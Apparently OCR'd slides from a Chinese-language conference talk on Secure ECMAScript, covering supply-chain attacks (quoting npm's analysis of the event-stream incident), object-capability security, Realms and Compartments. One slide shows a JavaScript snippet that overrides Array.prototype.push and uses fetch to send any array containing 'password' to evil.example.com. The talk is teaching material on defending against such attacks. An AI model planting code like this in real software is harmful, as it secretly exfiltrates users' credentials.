Secure ECMAScript

Jack Works

Sujitech 前端工程师

GMTC 全球大前端技术大会


InfoQ


大纲

- 供应链攻击
- 基于对象能力（Object Capability）的安全模型
- 沙盒、Realm 的概念和 Realm 提案
- Membrane 和 Compartment 提案

用途

- 第三方插件系统
- 微前端
- 敏感代码




npm Blog   npmjs.com Status Support

Details about the event-stream incident

This is an analysis of the event-stream incident of which many of you became aware earlier this week. npm acts immediately to address operational concerns and issues that affect the safety of our community, but we typically perform more thorough analysis before discussing incidents—we know you've been waiting.

On the morning of November 26th, npm's security team was notified of a malicious package that had made its way into `event-stream`, a popular npm package. After triaging the malware, npm Security responded by removing `flatmap-stream` and `event-stream@3.3.6` from the Registry and taking ownership of the `event-stream` package to prevent further abuse.

The malicious package was version 0.1.1 of `flatmap-stream`. This package was added as a direct dependency of the `event-stream` package by a new maintainer on September 9, 2018, in version 3.3.6. The `event-stream` package is widely used, but the malicious code targeted developers at a company that had a very specific development environment setup: running the payload in any other environment has no effect. This specific targeting means that, ultimately, most developers would not be affected even if they had mistakenly installed the malicious module.

The injected code targets the Copay application. When a developer at Copay runs one of their release build scripts, the resulting code is modified before being bundled into the application. The code was designed to harvest account details and private keys from accounts having a balance of more than 100 Bitcoin or 1000 Bitcoin Cash.

供应链攻击

安装时、编译时攻击

运行时攻击

```javascript
const old = [].push
[].__proto__.push = function () {
    try {
        const val = JSON.stringify(this)
        if (val.includes('password'))
            fetch('http://evil.example.com/' + val)
    } catch(e) {}
    return old.apply(this, arguments)
}
```

基于角色的安全模型

- 执行这项操作的主体是谁？
- 它有权限执行这项操作吗？

